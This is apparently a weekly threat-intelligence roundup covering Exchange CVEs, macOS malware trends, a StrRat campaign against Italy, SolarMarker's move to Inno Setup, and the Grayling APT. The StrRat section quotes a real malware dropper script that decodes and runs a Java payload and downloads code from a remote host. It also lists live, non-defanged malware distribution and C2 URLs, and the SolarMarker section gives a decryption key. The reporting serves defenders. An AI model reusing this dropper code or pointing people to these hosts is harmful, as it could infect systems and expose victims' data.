Threat Intel Roundup: Citrix, macOS Malware, Pwn2Own, Boeing

Week in Overview[24 Oct-31 Oct]

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

- **Vulnerable Exchange Server Assessment**
  - A thorough assessment of vulnerabilities present in Microsoft's Exchange Server.
  - Multiple vulnerabilities discovered which can be chained for potential remote code execution.
  - Organizations running Exchange Server urged to patch and monitor for any signs of compromise.
- **Advisory Report: Boeing's Inclusion on Lockbit Ransomware Group's Victim List**
  - Boeing identified as a potential victim of the Lockbit ransomware group.
  - Lockbit released specific files allegedly from Boeing's internal networks as proof.
  - Organizations are advised to bolster cybersecurity measures against ransomware attacks.
- **Pwn2Own 2023: Contest Overview and Highlights**
  - Pwn2Own 2023 witnessed participants exploiting previously unknown vulnerabilities in popular software and hardware.
  - Major findings included flaws in web browsers, operating systems, and virtualization tools.
  - The contest underscored the importance of continuous testing and patching in the evolving threat landscape.
- **APT Group "Grayling" Targets Taiwan's IT, Biomedical, and Manufacturing Sectors**
  - Grayling, an Advanced Persistent Threat (APT) group, launched cyberattacks on Taiwanese sectors.
  - Utilized spear-phishing tactics, with custom payloads designed to infiltrate and exfiltrate data.
  - The group's motivation appears to be a blend of cyber-espionage and data theft for financial gain.
- **SolarMarker Switch to Inno Setup: A Brief Report**
  - SolarMarker, a well-known malware, transitioned its distribution method to utilize Inno Setup.
  - This change likely enhances its evasion tactics against detection mechanisms.
- **Network Detection of Cisco IOS XE Exploitation**
  - Highlighted potential vulnerabilities in Cisco's IOS XE software.
  - Exploits detected in the wild, with threat actors aiming to gain unauthorized access or launch DDoS attacks.
  - Recommended immediate patching and monitoring for suspicious network activity.
- **Privilege Escalation via Parallels Desktop on MacOS**
  - Vulnerability found within Parallels Desktop allowing privilege escalation.
  - Threat actors can exploit this flaw to gain higher system access.
  - Users are urged to update Parallels Desktop to the latest version to mitigate risks.


Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- macOS Malware 2023: A Comprehensive Analysis
- StrRat Malware Campaign Targeting Italy
- APT Group "Grayling" Targets Taiwan's IT, Biomedical, and Manufacturing Sectors
- SolarMarker Switch to Inno Setup: A Brief Report
- Network Detection of Cisco IOS XE Exploitation
- Privilege Escalation via Parallels Desktop on MacOS
- Vulnerable Exchange Server Assessment
- Advisory Report: Boeing's Inclusion on Lockbit Ransomware Group's Victim List
- Pwn2Own 2023: Contest Overview and Highlights

🚨 Vulnerability of the Week

Exchange CVE-2023-36745



https://twitter.com/Shadowserver/status/1718752842641494270

A recent scan has detected several Microsoft Exchange servers susceptible to remote code execution vulnerabilities. Such vulnerabilities present a critical risk, potentially allowing unauthorized access and manipulation of data.

2. Vulnerabilities Detected

- CVE-2020-0688
- CVE-2021-26855
  - **Detection Method**: Based on Microsoft's http-vuln-cve2021-26855.nse nmap script.
- CVE-2021-27065
- CVE-2022-41082
  - **Special Note**: If alerted about this CVE, ensure to implement the latest Microsoft patch from November 8th, 2022. Previous mitigation methods have been found insufficient, as it can be bypassed. Vulnerability assessment for this is made based on the **x_owa_version** header.
- CVE-2023-21529
- CVE-2023-36745

3. Vulnerable Exchange Versions

- **Exchange 2019**:
  - Specific versions vulnerable are detailed with required version matches.
- **Exchange 2016**:
  - Specific versions vulnerable are detailed with required version matches.
- **Exchange 2013**:
  - Specific versions vulnerable are detailed with required version matches.

4. Dashboard & Additional Resources


- **Shadowserver Dashboard**: Offers tracking for vulnerable Exchange scan results. Further refined searches for specific CVEs can be performed here.
- **Previous Special Reports**: For an extended understanding of the Exchange scanning, refer to the previous special reports.
- **Internet Scanning Summary**: An inclusive view of the scanning process can be found here.
- **Shadowserver Report Overview**: Delve into a comprehensive overview of free public benefit Shadowserver reports here.

5. Data Fields & Sample Data

The reports contain various fields providing detailed information:

- Timestamp of detection
- IP of the affected device
- Port response
- Hostname (if available)
- Relevant tags
- ASN, Geo-location (Country, Region, City)
- NAICS & SIC codes
- Sector & Version of Exchange
- Server name
- Sample Data Provided

😨 Malware or Ransomware



https://twitter.com/SentinelOne/status/1719015050852364321

Throughout 2023, macOS has faced an evolving landscape of threats. With Apple's defenses adapting continuously, threat actors have showcased new techniques, diminishing the emphasis on persistence and leveraging social engineering, among other methods. This report delves deep into the strategies, tactics, and trends surrounding macOS malware in 2023.


Key Findings:

1. **Shift in Persistence Strategy:** Modern macOS malware, particularly infostealers, has reduced its reliance on persistence. Instead, these threats focus on achieving their goals in a single execution, exfiltrating crucial data like passwords and cookies, eliminating the need for extended presence on the device.
2. **Targeted Social Engineering:** Threat actors are using sophisticated social engineering campaigns. An example is the RustBucket malware that persuades victims to download and execute a malicious PDF viewer under the guise of business confidentiality.
3. **Rise in Public Offensive Security Tools:** Tools previously associated with the Windows ecosystem, like Cobalt Strike, are now appearing in the macOS realm. Notably, tools such as Geacon and the red teaming tool Mythic have been identified in macOS malware campaigns.
4. **Use of Built-in Tools (LOLBins):** "Living off the orchard" techniques utilize built-in macOS tools for malicious intent, such as the system_profiler and curl, making detection harder due to the legitimate nature of these tools.
5. **Abuse of Open Source Software:** Threat actors are infiltrating open source projects to deliver their malware. A notable case in 2023 was the JokerSpy malware which started its infection through a trojanized QR code generator.
6. **Multi-Stage, Modular Malware Attacks:** Sophisticated campaigns like Smooth Operator and JumpCloud intrusion employ multiple stages, protecting their valuable payloads and increasing stealth.

Detailed Analysis:


1. **No Need for Persistence:** New malware families forgo traditional persistence mechanisms. For instance, after compromising a user's credentials and cookies, the attackers don't require the malware to remain on the device. Some malware trojanizes commonly used software, leveraging user behavior for persistence.
2. **Sophisticated Social Engineering:** RustBucket demonstrated the depth of current social engineering tactics, with malicious PDF viewers being introduced to victims as a 'proprietary' tool for viewing 'confidential' documents. The macOS MetaStealer campaign similarly used social engineering to trick users into running disk images masked as PDF documents.
3. **Offensive Security Tools on macOS:** While tools like Cobalt Strike have long been a challenge in the Windows environment, their macOS counterparts are now emerging. Geacon, Mythic, and Poseidon are all becoming prevalent. Apple's XProtect currently lacks detection capabilities for these tools, posing a risk.
4. **Living Off the Orchard:** Leveraging built-in macOS tools is a growing trend, with Adload malware being a prime example. This method complicates matters for defenders, as distinguishing between legitimate and malicious behavior becomes challenging.
5. **Open Source Software Compromises:** JokerSpy malware is a testament to the risks associated with open source software. By trojanizing legitimate projects, threat actors can achieve their malicious goals.
6. **Complexity in Attacks:** Multi-stage attacks, such as those seen in the Smooth Operator campaign and the JumpCloud intrusion, indicate a move towards more intricate malware campaigns, possibly to protect valuable zero-day vulnerabilities.

Malware Distribution Sites



```
STRRAT config decrypter by @CyberRayiju
---------------------------------------
Analysing File: [redacted]\out2.jar
C2: 50kteam.dynamic-dns.net
Primary Lock/Port: 1780
Plugins Download URL: http://jbfrost.live/strigoi/server/?hwid=1&lid=m&ht=5
Secondary/Fallback C2: 50kteam.dynamic-dns.net
Secondary Lock/Fallback Port: 1788
Startup Folder Persistence: true
Secondary Startup Folder Persistence: true
Skype Scheduled Task Persistence: true
License ID: khonsari
```


CLICK ON THE BODY TO BE CLEAR AND SEE READABLE PDF




PURCHASE ORDER

Invoice To **Shree Sahajanands Automeck Pvt Ltd** Holding No.504 H Road New Layout Sonari West Jamshedpur-831011 GSTIN/UIN: 20AASCS5958A1ZB State Name : Jharkhand, Code : 20 E-Mail : commercial.automeck@gmail.com	Voucher No. **SSAPL/PO/22-23/1686** Reference No. & Date. **SSAPL/PO/22-23/1686** Dispatched through	Dated **10-Mar-23** Mode/Terms of Payment **ADVANCE** Other References Destination
Consignee (Ship to) **Shree Sahajanands Automeck Pvt Ltd** Holding No.504 H Road New Layout Sonari West Jamshedpur-831011 e-mail : commercial.automeck@gmail.com GSTIN/UIN : 20AASCS5958A1ZB State Name : Jharkhand, Code : 20	Terms of Delivery **AS SOON AS POSSIBLE**	
Supplier (Bill from) **Ace Automation ENGINEERS 2019-20** MAYAPURI IND AREA, NEW DELHI 011-28114501,28114502 GSTIN/UIN : 07AADPT7216J1ZG State Name : Delhi, Code : 07		

https://otcworldmedia.com/DOC757869856647.zip



```
var nem64;
var longText = "UEsDBBQ!0!C!0!gI!0!LtdXFc!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!!0!u!0!!0!!0!!0!TUVUQS1JTkYvTUFOSUZFU1QuTUZdjZ1PwzI!0!QhndL/g83wm!0!Tl1ZU2UoE [illegible]
var re = new RegExp("!0!", "g");
longText = longText.replace(re, "A");
var wshShell = WScript.CreateObject("WScript.Shell");
var tempdir = wshShell.ExpandEnvironmentStrings("%temp%");
var appdatadir = wshShell.ExpandEnvironmentStrings("%appdata%");
var r = Math.random().toString(36).replace(/[^a-z]+/g, '').substr(0, 10);
var stubpath = appdatadir + "\\" + r + ".txt"
var decoded = decodeBase64(longText);
writeBytes(stubpath, decoded);
var fso  = WScript.CreateObject("Scripting.FileSystemObject");
var text = "";
try{
text = wshShell.RegRead("HKLM\\SOFTWARE\\Wow6432Node\\JavaSoft\\Java Runtime Environment\\CurrentVersion");
text = wshShell.RegRead("HKLM\\SOFTWARE\\Wow6432Node\\JavaSoft\\Java Runtime Environment\\" + text + "\\JavaHome");
}catch(err){}
try{
if(text == ""){
text = wshShell.RegRead("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\CurrentVersion");
text = wshShell.RegRead("HKLM\\SOFTWARE\\JavaSoft\\Java Runtime Environment\\" + text + "\\JavaHome");
if(text != ""){
text = text + "\\bin\\javaw.exe";
}
}
else{
text = text + "\\bin\\javaw.exe";
}
}catch(err){}
try{
if(text != ""){
//wshShell.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\ntfsmgr", "\"" + text + "\" -jar \"" + stubpath + "\"", "REG_SZ");
wshShell.run("\"" + text + "\" -jar \"" + stubpath + "\"");
} else{
GrabJreFromNet();
}
} catch(err){
}
function GrabJreFromNet(){
do{
try{
var xHttp = WScript.CreateObject("msxml2.serverxmlhttp.6.0");
var bStrm = WScript.CreateObject("Adodb.Stream");
xHttp.open("GET", "http://wshsoft.company/jv/jre.zip", false);
xHttp.setOption(2, 13056);
xHttp.send();
bStrm.Type = 1;
bStrm.open();
bStrm.write(xHttp.responseBody);
bStrm.saveToFile(appdatadir + "\\jre.zip", 2);
```



2023-10-30 12:19:24	5efae1405875c7defe420...	50kteam.dynamic-dns.net STRRAT zip	n/a	reecdeep
2023-10-30 12:18:08	fa305a1e334c49f878ceaf...	pdf STRRAT	n/a	reecdeep

https://twitter.com/reecdeep/status/1718966251664392199

A recent surge in StrRat malware activity has been observed targeting Italian internet users. The distribution method leverages a layered approach involving a PDF redirecting to a ZIP file, which in turn contains a malicious JavaScript file. The primary objective of this report is to provide an overview of the malware, its distribution method, and indicators of compromise.

Distribution Method:

- **Initial Vector:** A PDF file
- **Redirection:** The PDF contains a link leading to a ZIP file.
- **Payload:** The ZIP file contains a malicious JavaScript (JS) file.

URLs and Domains:

- **Distribution Link:** hxxps://otcworldmedia.com/DOC757869856647.zip
- **Command & Control (C2) Server:** 50kteam,dynamic-dns,net
- **Additional Plugin Resource:** hxxp://jbfrost.live/strigoi/server/?hwid=1&lid=m&ht=5

C2 Communication Ports:


- 1780
- 1788

Associated Samples: A collection of samples related to StrRat can be found on the Malware Bazaar platform at the following link: https://bazaar.abuse.ch/browse/tag/STRRAT/

Technical Analysis: Upon execution, the JavaScript file from the ZIP archive communicates with the designated C2 server over ports 1780 and 1788. Additionally, the malware fetches plugins from an external resource, possibly to enhance its capabilities or perform specific tasks.

Potential Impact: The StrRat malware is known for its data-stealing capabilities. Targets who execute the malicious script risk compromising their sensitive data, which can be further exfiltrated to the attacker-controlled server.

📱 Mobile Malware



Security threat

Google appears to be malware and poses a high risk (View details). Immediate uninstallation is advised.

□ Don't remind me again

https://www.bleepingcomputer.com/news/security/huawei-vivo-phones-tag-google-app-as-trojansms-pa-malware/

Several Huawei, Honor, and Vivo smartphone and tablet users have reported receiving peculiar 'Security threat' notifications, flagging the Google app as a potential malware dubbed 'TrojanSMS-PA'.

Details:


- **The Alert:** The warnings labeled the Google app as a high-risk application, suggesting its immediate uninstallation. Detailed view into the alert suggests that the app was detected sending SMS messages covertly, which could involve phishing through adult content or illicit app installations.
- **User Reports:** Concerns about this alert have mushroomed on various online platforms, including Google support forums, Reddit, and the Huawei forums.
- **Google's Response:** Google asserts that the alert wasn't instigated by Google Play Protect and seemed to originate from devices not certified by Play Protect or without official access to core Google apps. Google emphasizes the safety and security rigor their apps undergo.

Recommendations:

- Users who haven't side-loaded the Google app on their Huawei, Vivo, or Honor devices are advised to disregard the warning.
- Though the alerts are believed to be false positives, there's yet no official statement from the device manufacturers.
- To potentially neutralize this "false alarm", users can clear the cache/data of the 'Optimizer' app and reboot. If this doesn't remedy the situation, reinstalling the Huawei Optimizer app might help.

This unanticipated 'Security threat' alert has caused considerable confusion and concern among Huawei, Honor, and Vivo users. While preliminary evidence suggests these are false positives, users are advised to remain cautious and await official clarifications from the device manufacturers.

Art of Detection



Type: PE32 | Total: 6.50303 | 81% | Status: packed | Offset: 00000000 | Size: 0008f800

Name	Offset	Size	Entropy	Status
PE Header	00000000	00000200	2.85302	not packed
Section(0)['.text']	00000200	00064e00	6.90587	packed
Section(1)['.rsrc']	00065000	0002a600	4.50610	not packed
Section(2)['.reloc']	0008f600	00000200	0.10473	not packed

https://twitter.com/embee_research/status/1718897320723694047

Saving Suspicious .NET Modules With DnSpy Once we have identified and inspected the suspicious module within DnSpy, the next step is to save it for further static analysis.

To do this, right-click on the suspicious module in DnSpy (in our case, the aspnet_compiler.exe) and then select 'Save Module...' This will present a dialogue window allowing you to specify where you would like to save the unpacked .NET file.

Upon saving the module, we now have a standalone, unpacked .NET binary that we can further analyze, reverse-engineer, or even run in a controlled environment to understand its behavior.

Final Thoughts: The method demonstrated here provides a quick and efficient way to unpack .NET malware without delving deep into debugging or manual decryption. It highlights the importance of having a well-rounded toolkit when analyzing malware and showcases how tools like Process Hacker and DnSpy can be used in tandem to simplify tasks that would otherwise require advanced techniques.


Of course, this method might not work for all packed samples, especially if the malware employs more sophisticated anti-analysis techniques. However, for samples like the one we analyzed, this approach can be a real time-saver.

It's also worth noting the ethical importance of working with malware. Always ensure you are working in an isolated environment, be it a virtual machine or a dedicated analysis machine. This not only protects your own infrastructure but also ensures that you don't accidentally propagate the malware.

Finally, the detection and analysis of malware is an ever-evolving field. Staying updated with the latest techniques and tools is crucial for any analyst or researcher.

In conclusion, while there are many ways to skin the proverbial cat when it comes to malware analysis, the combination of Process Hacker and DnSpy for unpacking .NET malware can be a valuable addition to an analyst's toolkit.

Proxylife



```
;InnoSetupVersion=6.1.0 (Unicode)

[Setup]
AppName=ATech
AppVerName=ATech
AppId=ATech
AppVersion=3.1.0.2
DefaultDirName={tmp}\ATSoftware
OutputBaseFilename=solar_new
Compression=lzma2
PrivilegesRequired=lowest
DisableDirPage=auto
DisableProgramGroupPage=auto
WizardImageFile=embedded\WizardImage0.bmp,embedded\WizardImage1.bmp
WizardSmallImageFile=embedded\WizardSmallImage0.bmp,embedded\WizardSmallImage1.bmp

[Files]
Source: "{tmp}\budget_fy2024.pdf"; DestDir: "{tmp}"; MinVersion: 0.0,6.01 Service Pack 1; Flags: deleteafterinstall dontcopy
Source: "{tmp}\data.dat"; DestDir: "{tmp}"; MinVersion: 0.0,6.01 Service Pack 1; Flags: deleteafterinstall dontcopy
Source: "{tmp}\res.dat"; DestDir: "{tmp}"; MinVersion: 0.0,6.01 Service Pack 1; Flags: deleteafterinstall dontcopy

[CustomMessages]
default.NameAndVersion=%1 version %2
default.AdditionalIcons=Additional shortcuts:
default.CreateDesktopIcon=Create a &desktop shortcut
default.CreateQuickLaunchIcon=Create a &Quick Launch shortcut
default.ProgramOnTheWeb=%1 on the Web
default.UninstallProgram=Uninstall %1
default.LaunchProgram=Launch %1
default.AssocFileExtension=&Associate %1 with the %2 file extension
default.AssocingFileExtension=Associating %1 with the %2 file extension...
default.AutoStartProgramGroupDescription=Startup:
default.AutoStartProgram=Automatically start %1
default.AddonHostProgramNotFound=%1 could not be located in the folder you selected.%n%nDo you want to continue anyway?

[Languages]
; These files are stubs
; To achieve better results after recompilation, use the real language files
Name: "default"; MessagesFile: "embedded\default.isl";
```

Encrypted .NET payload

https://twitter.com/AnFam17/status/1719202162431983934

SolarMarker, a known malware strain, has recently made a shift in its delivery and obfuscation mechanism. In its latest iteration, it utilizes the Inno Setup for packaging its encrypted .NET payload. This report details the recent changes observed in SolarMarker and presents a decryption method for its .NET payload.

Key Observations

Packaging Mechanism: Inno Setup

- **Description:** Inno Setup is a free script-driven installation system created in Delphi. While legitimate software often uses it for packaging, cybercriminals can exploit its features for malicious purposes. SolarMarker has leveraged this tool to package its encrypted .NET payload.
- **Detection:** For those analyzing or researching the malware, Inno Setup's packaged payloads can be easily unpacked using tools designed for this purpose.
- **Recommendation:** The Inno Setup unpacker tool, **Innounp**, is recommended to extract the malicious payload. This tool can be accessed at Innounp's official site.

Decryption of .NET Payload

- **Description:** With the payload encrypted, the next step in the analysis process is its decryption. This allows researchers to better understand the malware's operations, communication mechanisms, and potential impact.
- **Decryption Key:** In this specific SolarMarker sample, the XOR key identified was **pSDubTWyjzdAhmBNLtROxasMKfJUPQVv**.
- **Tool:** A Python script was crafted to facilitate the decryption process. This script makes use of the aforementioned XOR key to decrypt the packaged .NET payload.
- **Access:** The script, tailored for this specific SolarMarker variant, can be accessed on GitHub through the following link: SolarMarker Decryption Script.

🥷 TTP Analysis

A previously unidentified advanced persistent threat (APT) group, named Grayling, has been actively using custom malware to target IT, biomedical, and manufacturing sectors in Taiwan, beginning in February 2023 and persisting at least until May 2023. The main motive behind this campaign appears to be intelligence gathering.

Attacker Profile:

- **Name:** Grayling
- **Activity Observed:** February 2023 - May 2023
- **Motive:** Likely intelligence gathering
- **Targets:** Predominantly organizations in Taiwan's IT, biomedical, and manufacturing sectors. Additional entities targeted include a Pacific Islands' government agency and organizations in Vietnam and the U.S.

Modus Operandi:

- Grayling uses a unique DLL sideloading technique combined with a custom decryptor to deploy payloads.
- Initial access is typically through exploiting public-facing infrastructure.
- Web shells have been observed on certain victim systems preceding the DLL sideloading.
- Tactics, techniques, and procedures (TTPs) include:
    - Use of Havoc, Cobalt Strike, NetSpy
    - Exploiting CVE-2019-0803 vulnerability
    - Active Directory discovery
    - Use of Mimikatz for credential dumping
    - Killing processes
    - Downloading unknown payload from **imfsb.ini**
    - Typical attack chain involves DLL sideloading through exported API SbieDll_Hook, leading to loading various tools.

Analysis:

- Grayling's tactics seem centered around intelligence gathering, given the sectors targeted and tools deployed.
- The combined use of custom and publicly available tools suggests attempts to bypass security software and remain undetected.
- The specific targeting of Taiwanese entities indicates potential operations from a region with strategic interests in Taiwan.

Protection/Mitigation:

For up-to-date protection measures, please refer to the Symantec Protection Bulletin.

